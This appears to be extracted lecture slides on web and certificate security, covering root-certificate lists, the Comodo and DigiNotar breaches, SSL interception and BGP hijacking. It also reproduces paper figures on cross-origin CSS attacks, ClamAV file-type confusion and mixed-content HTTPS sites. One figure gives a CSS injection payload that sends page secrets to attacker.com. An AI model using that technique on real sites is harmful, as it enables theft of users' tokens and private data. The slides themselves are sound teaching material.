

Keychain Access



Click to lock the System Roots keychain.



Keychains

- login
- Micr...ertificates
- System
- System Roots

**A-Trust-Qual-02**

Root certificate authority

Expires: Tuesday, December 2, 2014 3:00:00 PM PT

✓ This certificate is valid

Name	Kind	Expires	Keychain
A-CERT ADVANCED	certificate	Oct 23, 2011 7:14:14 AM	System Roots
A-Trust-nQual-01	certificate	Nov 30, 2014 3:00:00 PM	System Roots
A-Trust-nQual-03	certificate	Aug 17, 2015 3:00:00 PM	System Roots
A-Trust-Qual-01	certificate	Nov 30, 2014 3:00:00 PM	System Roots
A-Trust-Qual-02	certificate	Dec 2, 2014 3:00:00 PM	System Roots
AAA Certificate Services	certificate	Dec 31, 2028 3:59:59 PM	System Roots
AC Raíz Certicámara S.A.	certificate	Apr 2, 2030 2:42:02 PM	System Roots
AddTrust Class 1 CA Root	certificate	May 30, 2020 3:38:31 AM	System Roots
AddTrust External CA Root	certificate	May 30, 2020 3:48:38 AM	System Roots
AddTrust Public CA Root	certificate	May 30, 2020 3:41:50 AM	System Roots
AddTrust Qualified CA Root	certificate	May 30, 2020 3:44:50 AM	System Roots
Admin-Root-CA	certificate	Nov 9, 2021 11:51:07 PM	System Roots
AdminCA-CD-T01	certificate	Jan 25, 2016 4:36:19 AM	System Roots
AffirmTrust Commercial	certificate	Dec 31, 2030 6:06:06 AM	System Roots
AffirmTrust Networking	certificate	Dec 31, 2030 6:08:24 AM	System Roots
AffirmTrust Premium	certificate	Dec 31, 2040 6:10:36 AM	System Roots
AffirmTrust Premium ECC	certificate	Dec 31, 2040 6:20:24 AM	System Roots
America Onli...ation Authority 1	certificate	Nov 19, 2037 12:43:00 PM	System Roots
America Onli...ation Authority 2	certificate	Sep 29, 2037 7:08:00 AM	System Roots
AOL Time W...cation Authority 1	certificate	Nov 20, 2037 7:03:00 AM	System Roots
AOL Time W...cation Authority 2	certificate	Sep 28, 2037 4:43:00 PM	System Roots
Apple Root CA	certificate	Feb 9, 2035 1:40:36 PM	System Roots
Apple Root Certificate Authority	certificate	Feb 9, 2025 4:18:14 PM	System Roots
Application CA G2	certificate	Mar 31, 2016 7:59:59 AM	System Roots
ApplicationCA	certificate	Dec 12, 2017 7:00:00 AM	System Roots

Category

- All Items
- Passwords
- Secure Notes
- My Certificates
- Keys
- Certificates



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167 items

News

Solo Iranian hacker takes credit for Comodo certificate attack

Security researchers split on whether 'ComodoHacker' is the real deal

By Gregg Keizer

March 27, 2011 08:39 PM ET

 [Comments \(5\)](#)  [Recommended \(37\)](#)

 [Like](#)

84

Computerworld - A solo Iranian hacker on Saturday claimed responsibility for stealing multiple SSL certificates belonging to some of the Web's biggest sites, including Google, Microsoft, Skype and Yahoo.

Early reaction from security experts was mixed, with some believing the hacker's claim, while others were dubious.

Last week, conjecture had focused on a state-sponsored attack, perhaps funded or conducted by the Iranian government, that hacked a certificate reseller affiliated with U.S.-based Comodo.

On March 23, Comodo acknowledged the attack, saying that eight days earlier, hackers had obtained nine bogus certificates for the log-on sites of Microsoft's Hotmail, Google's Gmail, the Internet phone and chat service Skype and Yahoo Mail. A certificate for Mozilla's Firefox add-on site was also acquired.




The Dutch government has revoked all trust in digital certificates issued by DigiNotar

The Dutch government says hackers who broke into a web security firm in the [Netherlands](#) last month issued hundreds of bogus security certificates that could be used on websites including the CIA and Israel's Mossad, as well as [internet](#) giants such as Google, Microsoft and Twitter.

More than 500 fake certificates, including some which could be used to send fake Windows updates to computers, and others which could be used when connecting to the CIA's site, were fraudulently issued in the hack, which occurred in July.

The Dutch government took the exceptional step of calling a press conference at 1.15am on Saturday morning to announce that it was revoking all trust in digital certificates issued by DigiNotar, which until then had been used for all online tax returns filed in the Netherlands.

Law Enforcement Appliance Subverts SSL

By [Ryan Singel](#)  March 24, 2010 | 1:55 pm | Categories: [Surveillance](#), [Threats](#)




That little lock on your browser window indicating you are communicating securely with your bank or e-mail account may not always mean what you think it means.

Normally when a user visits a secure website, such as Bank of America, Gmail, PayPal or eBay, the browser examines the website's certificate to verify its authenticity.

At a recent wiretapping convention, however, security researcher Chris Soghoian discovered that a small company was marketing internet spying boxes to the feds. The boxes were designed to intercept those communications — without breaking the encryption — by using forged security certificates, instead of the real ones that websites use to verify secure connections. To use the appliance, the government would need to acquire a forged certificate from any one of more than 100 trusted Certificate Authorities.

Internet Traffic to China

Percentage of Internet traffic to major Chinese ISP (AS4134) during the month of April 2010.
The April 8th date of BGP hijack incident is highlighted in yellow.



The main take-away from the above graph is that [ATLAS](#) data shows **no statistically significant increase** for either [AS4134](#) or [AS23724](#). While we did observe modest changes in traffic volumes for carriers within China, the BGP hijack had limited impact on traffic volumes to or from the rest of the world.

As a couple readers of my blog observed ([link to comments](#)), traffic volumes provide an awkward measure of the security implications of a BGP hijack. In particular, the volume of hijacked traffic change depends on:

If the intent was to hijack traffic for a small set of sensitive US government machines, then we might see TCP connections diverted for only a few machines in a [man-in-the-middle attack](#), relatively low volumes of diverted traffic, and thousands of bogus routes announced as a smokescreen (credit for this scenario to my colleague Danny McPherson in a [NYTimes interview](#)). In other words, basically close to what we observed on April 15th.

Or maybe, of course, this was just a typo in a configuration file.

Keychain Access



Click to lock the System Roots keychain.



Keychains



login



Micr...ertificates



System



System Roots

**CNNIC ROOT**

Root certificate authority

Expires: Friday, April 16, 2027 12:09:14 AM PT

✓ This certificate is valid

Category



All Items



Passwords



Secure Notes



My Certificates



Keys



Certificates

Name	Kind	Expires	Keychain
Class 1 Publi...fication Authority	certificate	Aug 1, 2028 4:59:59 PM	System Roots
Class 1 Publi...fication Authority	certificate	Aug 2, 2028 4:59:59 PM	System Roots
Class 1 Publi...on Authority - G2	certificate	Aug 1, 2028 4:59:59 PM	System Roots
Class 2 Primary CA	certificate	Jul 6, 2019 4:59:59 PM	System Roots
Class 2 Publi...fication Authority	certificate	Aug 1, 2028 4:59:59 PM	System Roots
Class 2 Publi...fication Authority	certificate	Aug 2, 2028 4:59:59 PM	System Roots
Class 2 Publi...on Authority - G2	certificate	Aug 1, 2028 4:59:59 PM	System Roots
Class 3 Publi...fication Authority	certificate	Aug 1, 2028 4:59:59 PM	System Roots
Class 3 Publi...fication Authority	certificate	Aug 2, 2028 4:59:59 PM	System Roots
Class 3 Publi...on Authority - G2	certificate	Aug 1, 2028 4:59:59 PM	System Roots
Class 4 Publi...on Authority - G2	certificate	Aug 1, 2028 4:59:59 PM	System Roots
CNNIC ROOT	certificate	Apr 16, 2027 12:09:14 AM	System Roots
Common Policy	certificate	Oct 15, 2027 9:08:00 AM	System Roots
COMODO Certification Authority	certificate	Dec 31, 2029 3:59:59 PM	System Roots
Deutsche Telekom Root CA 2	certificate	Jul 9, 2019 4:59:00 PM	System Roots
DigiCert Assured ID Root CA	certificate	Nov 9, 2031 4:00:00 PM	System Roots
DigiCert Global Root CA	certificate	Nov 9, 2031 4:00:00 PM	System Roots
DigiCert Hig...rance EV Root CA	certificate	Nov 9, 2031 4:00:00 PM	System Roots
DigiNotar Root CA	certificate	Mar 31, 2025 11:19:21 AM	System Roots
DoD CLASS 3 Root CA	certificate	May 14, 2020 6:13:00 AM	System Roots

167 items

Keychain Access



Click to lock the System Roots keychain.



Keychains



login



Micr...ertificates



System



System Roots

**CNNIC ROOT**

Root certificate authority

Expires: Friday, April 16, 2027 12:09:14 AM PT

✗ This certificate is marked as not trusted for all users

Category



All Items



Passwords



Secure Notes



My Certificates



Keys



Certificates

Name	Kind	Expires	Keychain
Class 1 Publi...ication Authority	certificate	Aug 1, 2028 4:59:59 PM	System Roots
Class 1 Publi...fication Authority	certificate	Aug 2, 2028 4:59:59 PM	System Roots
Class 1 Publi...on Authority - G2	certificate	Aug 1, 2028 4:59:59 PM	System Roots
Class 2 Primary CA	certificate	Jul 6, 2019 4:59:59 PM	System Roots
Class 2 Publi...fication Authority	certificate	Aug 1, 2028 4:59:59 PM	System Roots
Class 2 Publi...fication Authority	certificate	Aug 2, 2028 4:59:59 PM	System Roots
Class 2 Publi...on Authority - G2	certificate	Aug 1, 2028 4:59:59 PM	System Roots
Class 3 Publi...fication Authority	certificate	Aug 1, 2028 4:59:59 PM	System Roots
Class 3 Publi...fication Authority	certificate	Aug 2, 2028 4:59:59 PM	System Roots
Class 3 Publi...on Authority - G2	certificate	Aug 1, 2028 4:59:59 PM	System Roots
Class 4 Publi...on Authority - G2	certificate	Aug 1, 2028 4:59:59 PM	System Roots
CNNIC ROOT	certificate	Apr 16, 2027 12:09:14 AM	System Roots
Common Policy	certificate	Oct 15, 2027 9:08:00 AM	System Roots
COMODO Certification Authority	certificate	Dec 31, 2029 3:59:59 PM	System Roots
Deutsche Telekom Root CA 2	certificate	Jul 9, 2019 4:59:00 PM	System Roots
DigiCert Assured ID Root CA	certificate	Nov 9, 2031 4:00:00 PM	System Roots
DigiCert Global Root CA	certificate	Nov 9, 2031 4:00:00 PM	System Roots
DigiCert Hig...rance EV Root CA	certificate	Nov 9, 2031 4:00:00 PM	System Roots
DigiNotar Root CA	certificate	Mar 31, 2025 11:19:21 AM	System Roots
DoD CLASS 3 Root CA	certificate	May 14, 2020 6:13:00 AM	System Roots

167 items



Security Warning: Do you trust the Russian government?

Firefox has detected that your connection to this website is probably not secure. If you are attempting to access or transmit sensitive data, you should **stop** this task, and try again using a **different Internet connection**.

Firefox has detected a potential security problem while trying to access www.bankofamerica.com, a website visited at least 131 times in the past by persons using this computer.

In these previous browsing sessions, www.bankofamerica.com provided a security certificate verified by a company in the **United States**.

However, this website is now presenting a different security certificate verified by a company based in **Russia**.

If you do not trust the government of Russia with your private data, or think it unlikely that Bank of America would obtain a security certificate from a company based there, this could be a sign that someone is attempting to intercept your secure communications.

[Click here](#) to learn more about security certificates and this potentially risky situation.

If you trust the government of Russia and companies located there to protect your privacy and security, [click here](#) to accept this new certificate and continue with your visit to the site.

Get me out of here!


```

<!doctype html>
<html><head>...</head>
<body>
...

<script>
var user = {
  "handle": "Alice",
  "uid": 22250,
  "nonce":
  "eqObkxssYmUNSk93bVLHyA=="
};
</script>

...
</body></html>

```

HTML document; secret data is highlighted.

```

<!doctype html>
<html><head>...</head>
<body>
...
<span>{}#f{font-family:'</span>
<script>
var user = {
  "handle": "Alice",
  "uid": 22250,
  "nonce":
  "eqObkxssYmUNSk93bVLHyA=="
};
</script>
<span>'>};</span>
...
</body></html>

```

Attacker injects CSS leader and trailer around secret.

```

<del>!doctype html</del>
<del>html</del><del>head>...</del>
<del>body>
...
<span>{}#f{font-family:'</span>
<script>
var user = {
  "handle": "Alice",
  "uid": 22250,
  "nonce":
  "eqObkxssYmUNSk93bVLHyA=="
};
</script>
<span>'>};</span>
...
</body></del>html</del>

```

CSS parser skips most of the document, loads secret as a valid style rule.

Figure 1: Example of a Cross-Origin CSS Attack

```
{}#f{background:url('http://attacker.com/?
```















<div> <div>Delete</div> <div>Reply ▾</div> <div>Forward</div> <div>Spam</div> <div> ▾</div> <div> ▾</div> <div> ▾</div> </div>			
<input type="checkbox"/>		FROM	SUBJECT
<input type="checkbox"/>		XYZ	<code>{body{background-image:url('</code>
<input type="checkbox"/>		Facebook	Friend Confirmation
<input type="checkbox"/>		TurboTax	Your tax id
<input type="checkbox"/>		Amazon.com	Order Confirmation
<input type="checkbox"/>		Christina	Directions to your place?
<input type="checkbox"/>		ABC	<code>')};</code>
<input type="checkbox"/>		Bryan	Hi!
<input type="checkbox"/>		Matt	Tickets?
<input type="checkbox"/>		John	Dinner tonight?
<input type="checkbox"/>		Amy	Project meeting times

Table V
VULNERABLE FILE-TYPE PAIRS IN CLAMAV

Real type	Fake type		Real type	Fake type
POSIX TAR	mirr.ini		ELF	POSIX TAR
PNG	POSIX TAR		ELF	JPEG
GIF	JPEG		ELF	SIS
BMP	JPEG		MPEG	POSIX TAR
MP3	POSIX TAR		JPEG	POSIX TAR
PNG	JPEG		BMP	JPEG




Figure 2. A crafted TAR archive with the modified length field in the first header.

Table I. HTTPS domains that are compromised because HPIHSL pages import HTTP scripts or style-sheets

Compromised HTTPS domain (the domain names are obfuscated)	The HPIHSL page that imports scripts or CSS	Domain and path of the HTTP script or CSS imported by the HPIHSL page
https://www.j-store.com The checkout service is in this domain	The “men’s shoes” page in www.j-store.com	http://switch.atdmt.com/jaction/
https://www.OnlineServiceX.com The checkout service is in this domain	The account help page at www.OnlineServiceX.com/support/account	http://www.OnlineServiceX.com/support/accounts/bin/resource/
https://www.s-store.com The checkout service is in this domain	The “Appliances” page in www.s-store.com	http://content.s-store.com/js/
https://www.CertificateAuthorityX.com A leading certificate authority	The “repository” page in www.CertificateAuthorityX.com imports a CSS	http://www.CertificateAuthorityX.com/css/
https://www.eCommerceX.com The checkout and user profiles are in this domain	The homepage of www.eCommerceX.com	http://images.eCommerceX.com/media/
https://www.sb-store.com The checkout service is in this domain	The “Furniture” page in www.sb-store.com	http://graphics.sb-store.com/images/
https://www.CreditCardX.com A credit card company	The homepage of www.CreditCardX.com	http://switch.atdmt.com/jaction/COF_Homepage/v3/
https://www.b-bank.com A bank in the Midwest	The page www.b-bank.com/ford.asp	http://www.google-analytics.com/
https://CodeRepositoryX.net , Open source projects management system. User logins are in this domain.	The homepage of CodeRepositoryX.net	http://pagead2.googlesyndication.com/
https://uboc.MortgageCompanyX.com A California mortgage company	The homepage of uboc.MortgageCompanyX.com	http://uboc.MortgageCompanyX.com/Include/Utilities/ClientSide/
https://cs.University1.edu , the department’s login system is in this domain	The homepage of cs.University1.edu	http://tags.University1.edu/
https://www.eecs.University2.edu	A student’s homepage www.eecs.University2.edu/~axxxxxx	http://codice.shinystat.com/cgi-bin/